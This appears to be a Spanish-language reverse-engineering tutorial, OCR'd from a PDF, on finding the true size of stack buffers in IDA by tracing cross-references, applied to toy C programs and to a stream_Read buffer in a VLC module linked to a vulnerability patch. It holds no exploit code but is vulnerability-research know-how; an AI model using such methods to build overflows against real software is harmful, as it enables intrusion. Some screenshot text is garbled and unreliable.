
```
soleApplication4          (Global Scope)      main(int argc, char *argv[])
4  #include stdarg.h
5  #include <windows.h>
6  #include <stdio.h>
7
8  int main(int argc, char *argv[])
9  {
0    unsigned size = 0;
1    int c = 0;
2    char buffer[0x200];
3    unsigned int i, ch;
4
5    printf("\nPlease Enter Your Number of Choice: \n");
6    scanf_s("%d", &size);
7    while ((c = getchar()) != '\n' && c != EOF);
8
9    if (size >= 0x200) { exit(1); }
0
1    for (i = 0; (i <= size) && ((ch = getchar()) != EOF) && (ch != '\n'); i++)
2    {
3        buffer[i] = (char)ch;
4    }
5
6    printf("%s\n", buffer);
7
8    return 0;
9 }
```

Tiene una entrada por teclado para ingresar el size el cual se chequea que no sea mayor o igual que 0x200 (unsigned).

Luego un loop que se repite la cantidad de veces igual a size, para leer de teclado con getchar de a un carácter lo que tipeamos.

Esto no sería vulnerable a buffer overflow, porque el size es unsigned, así que no hay problemas de signo al comparar contra 0x200.

Y luego irá leyendo caracteres y copiando al buffer que como su largo es 0x200 no desbordara.



Si lo veo con IDA, como lo compile con símbolos ya detecta el buffer correctamente (512 decimal es 0x200), igual si lo compilo nuevamente sin símbolos.

```
00401090 ; Attributes: bp-based frame
00401090
00401090 sub_401090 proc near
00401090
00401090 var_214= dword ptr -214h
00401090 var_210= dword ptr -210h
00401090 var_20C= dword ptr -20Ch
00401090 var_208= dword ptr -208h
00401090 var_204= byte ptr -204h
00401090 var_4= dword ptr -4
00401090
00401090 push    ebp
00401091 mov     ebp, esp
00401093 sub    esp, 214h
00401099 mov     eax, __security_cookie
0040109E xor     eax, ebp
004010A0 mov     [ebp+var_4], eax
004010A3 mov     [ebp+var_210], 0
004010AD mov     [ebp+var_20C], 0
004010B7 push    offset aPleaseEnterYou ; "\nPlease Ent
004010BC call    sub_401190
004010C1 add    esp, 4
004010C4 lea     eax, [ebp+var_210]
004010CA push    eax
004010CB push    offset ad      ; "%d"
0% (86,35) (946,367) 000004B7 004010B7: sub_401090+27 (Syncr
```

Veamos la representación del stack.

```

-00000214 ; D/A/* : change type (data/ascii/array)
-00000214 ; N      : rename
-00000214 ; U      : undefine
-00000214 ; Use data definition commands to create local var
-00000214 ; Two special fields " r" and " s" represent return
-00000214 ; Frame size: 214; Saved regs: 4; Purge: 0
-00000214 ;
-00000214
-00000214 var_214      dd ?
-00000210 var_210      dd ?
-0000020C var_20C      dd ?
-00000208 var_208      dd ?
-00000204 var_204      db ?
-00000203             db ? ; undefined
-00000202             db ? ; undefined
-00000201             db ? ; undefined
-00000200             db ? ; undefined
-000001FF             db ? ; undefined
-000001FE             db ? ; undefined
-000001FD             db ? ; undefined
-000001FC             db ? ; undefined
-000001FB             db ? ; undefined
-000001FA             db ? ; undefined
-000001F9             dh ? ; undefined

```

Vemos que aquí no detecta buffer ni nada así que hay que hacerlo a mano, como hay espacio vacío es muy posible que var\_204 sea el buffer, veamos sus referencias.

```


00401168
00401168 loc_401168:
00401168 lea    edx, [ebp+var_204]
0040116E push   edx
0040116F push   offset a$          ; "%s\n"
00401174 call   sub_401190
00401179 add    esp, 8
0040117C xor    eax, eax
0040117E mov    ecx, [ebp+var_4]
00401181 xor    ecx, ebp
00401183 call   sub_401210

```

Allí está una referencia clara cuando imprime el buffer al final, normalmente cuando hay una referencia con un LEA casi seguro es un buffer, además 0x401190 será printf.

La otra referencia a buffer es dentro del loop cuando lo va llenando con los bytes que lee con getchar.

Ahora vayamos a la representación del stack y veamos el largo del buffer.



Vemos que nos dice 512 que estaría correcto, pero porque dice 512?  
Porque IDA mira el espacio vacío que hay hasta la siguiente variable que es var\_4, ahora el método para asegurarnos es ver donde se guarda por primera vez un valor y donde se usa a posteriori esa var\_4, veamos.

```

-----+-----+-----+-----+-----+
-00000214 ; N      : rename
-00000214 ; U      : undefine
-00000214 ; Use data definition commands to create local variables and function arguments.
-00000214 ; Two special fields " r" and " s" represent return address and saved registers.
-00000214 ; Frame size: 214; Saved regs: 4; Purge: 0
-00000214 ;
-00000214
-00000214 var_214      dd ?
-00000210 var_210      dd ?
-0000020C var_20C      dd ?
-00000208 var_208      dd ?
-00000204 buffer       db 512 dup(?)
-00000004 var_4        dd ?
+00000000 s           db 4 dup(?)
+00000000 "           db 6 dup(?)

+| [x] xrefs to var_4
+|
```


Direction	Type	Address	Text
Up	w	sub_401090+10	mov [ebp+var_4], eax
Down	r	sub_401090+EE	mov ecx, [ebp+var_4]

OK Cancel Search Help

Line 1 of 2

Vemos que hay dos lugares uno donde se inicializa con un valor (se guarda la SECURITY COOKIE) y otro posterior donde se lee.

Vayamos al primero.



```

Stack of sub_401090... | Strings wind... | Hex View... | Struct... | E
00401090 var_214= dword ptr -214h
00401090 var_210= dword ptr -210h
00401090 var_20C= dword ptr -20Ch
00401090 var_208= dword ptr -208h
00401090 buffer= byte ptr -204h
00401090 var_4= dword ptr -4
00401090
00401090 push    ebp
00401091 mov     ebp, esp
00401093 sub    esp, 214h
00401099 mov     eax, __security_cookie
0040109E xor     eax, ebp
004010A0 mov     [ebp+var_4], eax
004010A3 mov     [ebp+var_210], 0
004010AD mov     [ebp+var_20C], 0
004010B7 push    offset Format    ; "\nPlease Enter Your Number of Choice: \"
004010BC call    _printf
004010C1 add    esp, 4
004010C4 lea     eax, [ebp+var_210]
004010CA push    eax
004010CB push    offset aD        ; "%d"
004010D0 call    sub_4011D0
004010D5 add    esp, 8

```

14,109 | (939,232) | 000004A0 | 004010A0: sub 401090+10 (Synchronized with Hex View-1)

Vemos que mucho antes de que se llene el buffer en el loop, la var\_4 toma valor en forma que no tiene relación con el buffer, por lo cual determinamos que es una variable independiente y que no pertenece al buffer.

Lo guardo como BUFFER1.exe, aquí IDA no se equivocó.

Ahora haré otro ejemplo a este lo llamaré BUFFER2.exe.


```
{  
    unsigned size = 0;  
    int c = 0;  
    char buffer[0x200];  
    unsigned int i, ch;  
  
    printf("\nPlease Enter Your Number of Choice: \n");  
    scanf_s("%d", &size);  
    while ((c = getchar()) != '\n' && c != EOF);  
  
    if (size >= 0x200) { exit(1); }  
  
    for (i = 0; (i <= size) && ((ch = getchar()) != EOF) && (ch != '\n'); i++)  
    {  
        buffer[i] = (char)ch;  
    }  
  
    printf("CUARTO BYTE %d\n", buffer[4]);  
    if (buffer[5] != 0) {  
        printf("%s\n", buffer);  
    }  
  
    getchar();  
    return 0;  
}
```

Vemos que el tamaño del buffer sigue de 0x200, todo es igual al ejemplo anterior, salvo que aquí, imprimo el CUARTO BYTE del buffer, y comparo el QUINTO BYTE con cero y si es igual imprimo buffer.


Veamos qué pasa cuando lo compilo con símbolos y sin símbolos.

```
-000000214 ; Two special fields " r" and " s" represent return address  
-000000214 ; Frame size: 214; Saved regs: 4; Purge: 0  
-000000214 ;  
-000000214  
-000000214 var_214 dd ?  
-000000210 size dd ?  
-00000020C c dd ?  
-000000208 i dd ?  
-000000204 buffer db 512 dup(?)  
-000000004 var_4 dd ?  
+000000000 s db 4 dup(?)  
+000000004 r db 4 dup(?)  
+000000008 argc dd ?  
+00000000C argv dd ? ; offset  
+000000010  
+000000010 ; end of stack variables
```

Vemos que con símbolos no hubo problema, sigue detectando el buffer como de 0x200 y el CUARTO BYTE que imprime.



Vemos que no lo toma como una variable independiente lo cual era mi idea, lee el cuarto byte del buffer al que accede sumándole 4 (SHL EDX, 2 es igual a multiplicar EDX por 4) y luego se lo suma a la dirección de inicio del buffer para buscar el valor del cuarto byte.



Aquí multiplica EDX por 5 y se lo suma al inicio del buffer para apuntar y hace MOVSX a EAX el contenido luego si es distinto de cero evita imprimir.

Vemos claramente que el buffer no fue afectado y que con símbolos IDA sigue detectando bien el largo del mismo, veamos sin símbolos.

Lo abro y veo que IDA no se equivocó, no asigna una variable a los valores cuarto y quinto del buffer (aunque hay casos en que si lo hace) sigue dándome 512 de largo porque la siguiente variable sigue siendo var\_4 el CANARY, si por algún motivo IDA detectara esos bytes cuarto y quinto como variables, obviamente no serían independientes, pues solo se llenan en el momento que se llena el buffer, fuera de eso no hay otro lugar donde guarda valores allí, por lo cual las debo considerar como parte del buffer.

Ahora ya que no me sale compilando un ejemplo donde se equivoque IDA, comparamos con el buffer del ejercicio, tomando como base que cuando IDA nos sugiere un largo de un

buffer hay que seguir buscando hacia abajo la primera variable independiente (que se inicializa en otro lugar diferente al buffer), que sería el verdadero límite del buffer.

Veamos el buffer del ejercicio.

```
61401D35
61401D35 loc_61401D35:
61401D35 mov    esi, [esp+0FCh+var_58]
61401D3C lea    ecx, [esp+0FCh+var_3C]
61401D43 mov    ebx, [esp+0FCh+var_60]
61401D4A mov    [esp+4], ecx
61401D4E mov    [esp+8], esi
61401D52 mov    edi, [ebx+3Ch]
61401D55 xor    ebx, ebx
61401D57 mov    [esp], edi
61401D5A call   stream_Read
61401D5E mov    edx, [esp+0FCh+var_3C]
```

Ese LEA es muy posible un buffer en el stack que le pasa a la función stream\_Read, renombrémoslo a buffer.

Vayamos mirando las variables que hay hacia abajo, para ver cuál es la primera independiente del buffer.

-00000040	db ? ; undefined
-0000003F	db ? ; undefined
-0000003E	db ? ; undefined
-0000003D	db ? ; undefined
-0000003C buffer	db ?
-0000003B var_3B	db ?
-0000003A var_3A	db ?
-00000039 var_39	db ?
-00000038 var_38	db ?
-00000037 var_37	db ?
-00000036 var_36	db ?
-00000035 var_35	db ?
-00000034 var_34	dd ?
-00000030 var_30	db ?
-0000002F	db ? ; undefined
-0000002E	db ? ; undefined
-0000002D	db ? ; undefined
-0000002C	db ? ; undefined
-0000002B	db ? ; undefined
-0000002A	db ? ; undefined

Voy apretando X en cada una.

The screenshot shows the OllyDbg debugger's assembly window. A variable named **var\_3B** is highlighted in blue. Below it, another variable **var\_3A** is also highlighted. A context menu is open over **var\_3B**, with the option "xrefs to var\_3B" selected. This has opened a new window titled "xrefs to var\_3B". Inside this window, there is a table with three columns: "Diretor", "Ty", and "Address". There is one entry: "Down r sub\_61401AE0+287 movzx eax, [esp+0FCh+var\_3B]". At the bottom of the window, there are buttons for "OK", "Cancel", "Search", and "Help".

```

-00000048 var_48      dd ? ; undefined
-00000044 db ? ; undefined
-00000043 db ? ; undefined
-00000042 db ? ; undefined
-00000041 db ? ; undefined
-00000040 db ? ; undefined
-0000003F db ? ; undefined
-0000003E db ? ; undefined
-0000003D db ? ; undefined
-0000003C buffer     db ?
-0000003B var_3B     db ?
-0000003A var_3A     db ?

xrefs to var_3B
Diretor Ty Address
Down r sub_61401AE0+287 movzx eax, [esp+0FCh+var_3B]

OK Cancel Search Help

```

Allí veo como dejé en el listado el cursor en el LEA donde va a leer al buffer, que usa esa variable más abajo (DOWN), y no tiene sentido que la use si no hay ninguna otra referencia donde se guarde algún valor inicial, el único lugar posible es cuando llena el buffer, lo mismo pasa con las siguientes variables en todas pasa lo mismo.

The screenshot shows the OllyDbg debugger's assembly window. A variable named **var\_3A** is highlighted in blue. A context menu is open over **var\_3A**, with the option "xrefs to var\_3A" selected. This has opened a new window titled "xrefs to var\_3A". Inside this window, there is a table with three columns: "Diretor", "Ty", and "Address". There is one entry: "Down r sub\_61401AE0+2D6 movzx edx, [esp+0FCh+var\_3A]". At the bottom of the window, there are buttons for "OK", "Cancel", and "Search".

```

-00000040 db ? ; undefined
-0000003F db ? ; undefined
-0000003E db ? ; undefined
-0000003D db ? ; undefined
-0000003C buffer     db ?
-0000003B var_3B     db ?
-0000003A var_3A     db ?
-00000039 var_39     db ?
-00000038 var_38     db ?
-00000037 var_37     db ?
-00000036 var_36     db ?
-00000035 var_35     db ?
-00000034 var_34     db ?
-00000030 var_30     db ?
-0000002F
-0000002E
-0000002D
-0000002C

xrefs to var_3A
Diretor Ty Address
Down r sub_61401AE0+2D6 movzx edx, [esp+0FCh+var_3A]

OK Cancel Search

```

Mismo caso, pertenece al buffer.

La primera que tiene una referencia distinta es.

The screenshot shows the OllyDbg debugger's assembly window. A variable named **var\_30** is highlighted in blue. A context menu is open over **var\_30**, with the option "xrefs to var\_30" selected. This has opened a new window titled "xrefs to var\_30". Inside this window, there is a table with three columns: "Diretor", "Ty", and "Address". There is one entry: "Down r sub\_61401AE0+40C lea esi, [esp+0FCh+var\_30]". At the bottom of the window, there are buttons for "OK", "Cancel", "Search", and "Help".

```

-00000042 db ? ; undefined
-00000041 db ? ; undefined
-00000040 db ? ; undefined
-0000003F db ? ; undefined
-0000003E db ? ; undefined
-0000003D db ? ; undefined
-0000003C buffer     db ?
-0000003B var_3B     db ?
-0000003A var_3A     db ?
-00000039 var_39     db ?
-00000038 var_38     db ?
-00000037 var_37     db ?
-00000036 var_36     db ?
-00000035 var_35     db ?
-00000034 var_34     db ?
-00000030 var_30     db ?
-0000002F
-0000002E
-0000002D
-0000002C
-0000002B
-0000002A

xrefs to var_30
Diretor Ty Address
Down r sub_61401AE0+40C lea esi, [esp+0FCh+var_30]

OK Cancel Search Help

```

Que parece un buffer pues tiene un LEA, miremos.


```
plored Instruction External symbol
St... Ma... St... St... P... Se...
61401EEC lea    esi, [esp+0FCh+var_30]
61401EF3 mov    [ecx+8], eax
61401EF6 lea    esi, [esi+0]
61401EF9 lea    edi, [edi+0]

61401F00
61401F00 loc_61401F00:
61401F00 mov    ecx, edx
61401F02 shr    ecx, 2
61401F05 test   dl, 2
61401F08 cld
61401F09 rep    movsd
61401F0B mov    ebx, edi
61401F0D jz    short loc_61401F1B

61401F0F movzx edi, word ptr [esi]
61401F12 add    esi, 2
```

Vemos que si es un buffer pero que es parte del mismo buffer anterior, pues no tiene ningún lugar independiente donde se llene, ya la primera referencia se pasa como source a un reps movs para lo cual ya tiene que tener valores guardados para poder copiarlos a otro lugar, También marca DOWN o sea que se usa después del llenado del buffer original, así que nada sigamos bajando.

Sigue en todas las variables siguientes solo leyendo más abajo de donde se llena el buffer hasta acá.



Este muestra un LEA y UP o sea que está más arriba de donde se llena el buffer original.

Vemos que este es otro buffer pero independiente del original.

```

61401B84 xor    esi, esi
61401B86 mov    [esp+0FCh+var_B8], ebp
61401B8A xor    ebp, ebp
61401B8C mov    [esp+0FCh+var_C4], ebx
61401B90 lea    ebx, [esp+0FCh+var_1C]
61401B97 mov    [esp+0FCh+var_C0], ecx
61401B9B mov    ecx, 3
61401BA0 mov    [esp+0FCh+var_CC], edx
61401BA4 mov    [esp+0FCh+var_C8], edi
61401BA8 mov    [esp+0FCh+var_D4], esi
61401BAC mov    [esp+0FCh+var_D0], ebp
61401BB0 mov    [esp+0FCh+var_60], eax
61401BB7 mov    edx, [esp+0FCh+var_60]
61401BBE mov    ebp, [eax+58h]
61401BC1 mov    [esp+0FCh+var_F8], ecx
61401BC5 mov    [esp+0FCh+var_F4], ebx
61401BC9 mov    eax, [edx+3Ch]
61401BCC mov    [esp+0FCh+Memory], eax
61401BCF call   stream_Control
61401BD4 mov    edi, [esp+0FCh+var_1C]

```

Se le pasa como argumento a `stream_Control` y se llena allí, así que encontramos la primera variable independiente y por eso el buffer termina justo antes de esta variable.

No había visto por hacerlo con velocidad que hay otra llamada a `stream_Read` más arriba con el mismo buffer.

```

61401BF6 mov    [esp+0FCh+Memory], ebx ; Memory
61401BF9 call   free
61401BFE mov    eax, [esp+0FCh+var_60]
61401C05 mov    ecx, 20h
61401C0A lea    edx, [esp+0FCh+buffer]
61401C11 mov    [esp+0FCh+var_F4], ecx
61401C15 mov    [esp+0FCh+var_F8], edx
61401C19 mov    edi, [eax+3Ch]
61401C1C mov    [esp+0FCh+Memory], edi
61401C1F call   stream_Read
61401C24 movzx esi, [esp+0FCh+var_28]
61401C2C movzx ebx, [esp+0FCh+var_27]
61401C34 movzx ecx, [esp+0FCh+var_25]
61401C3C movzx edx, [esp+0FCh+var_26]

```

Igual el análisis es el mismo no hay ninguna de las variables hasta la 1c que tenga referencias de escritura en las mismas, antes de alguno de los lugares donde se llena el buffer.



Quedo de 32 bytes, y todas las variables que quedaron dentro del buffer pudimos verificar que son internas del mismo, y no son independientes.

Lo otro que me preguntaron es como me di cuenta que stream\_Read podría escribir la cantidad de bytes que le pasamos a un buffer, el nombre sugiere eso, además el parche que limita el valor que llega allí a que si es mayor que 8 me dio que sospechar que es el size máximo que copiara.

```

61406E90
61406E90
61406E90 ; Attributes: thunk
61406E90
61406E90 stream_Read proc near
61406E90 jmp    ds:_imp_stream_Read
61406E90 stream_Read endp
61406E90

```

Allí vemos que va a stream\_Read sigamos con enter allí.

Imports From libvlccore.dll

```
i:6140C0F4 ; extern __imp__msg_Generic:dword ; DATA XREF: _msg_Generic|
i:6140C0F8 ; extern __imp_block_Alloc:dword ; DATA XREF: block_Alloc|
i:6140C0FC ; extern __imp_es_Format_Clean:dword  
i:6140C0FC ; DATA XREF: es_Format_Clean|
i:6140C100 ; extern __imp_es_Format_Init:dword  
i:6140C100 ; DATA XREF: es_Format_Init|
i:6140C104 ; extern __imp_stream_Block:dword ; DATA XREF: stream_Block|
i:6140C108 ; extern __imp_stream_Control:dword  
i:6140C108 ; DATA XREF: stream_Control|
i:6140C10C ; extern __imp_stream_Peek:dword ; DATA XREF: stream_Peek|
i:6140C110 ; extern __imp_stream_Read:dword ; DATA XREF: stream_Read|
i:6140C114 ; extern __imp_vlc_config_create:dword  
i:6140C114 ; DATA XREF: vlc_config_create|
i:6140C118 ; extern __imp_vlc_config_set:dword  
i:6140C118 ; DATA XREF: vlc_config_set|
i:6140C11C ; extern __imp_vlc_gettext:dword ; DATA XREF: vlc_gettext|
i:6140C120 ; extern __imp_vlc_module_Set:dword
|  |



|  |

|  |


|  |

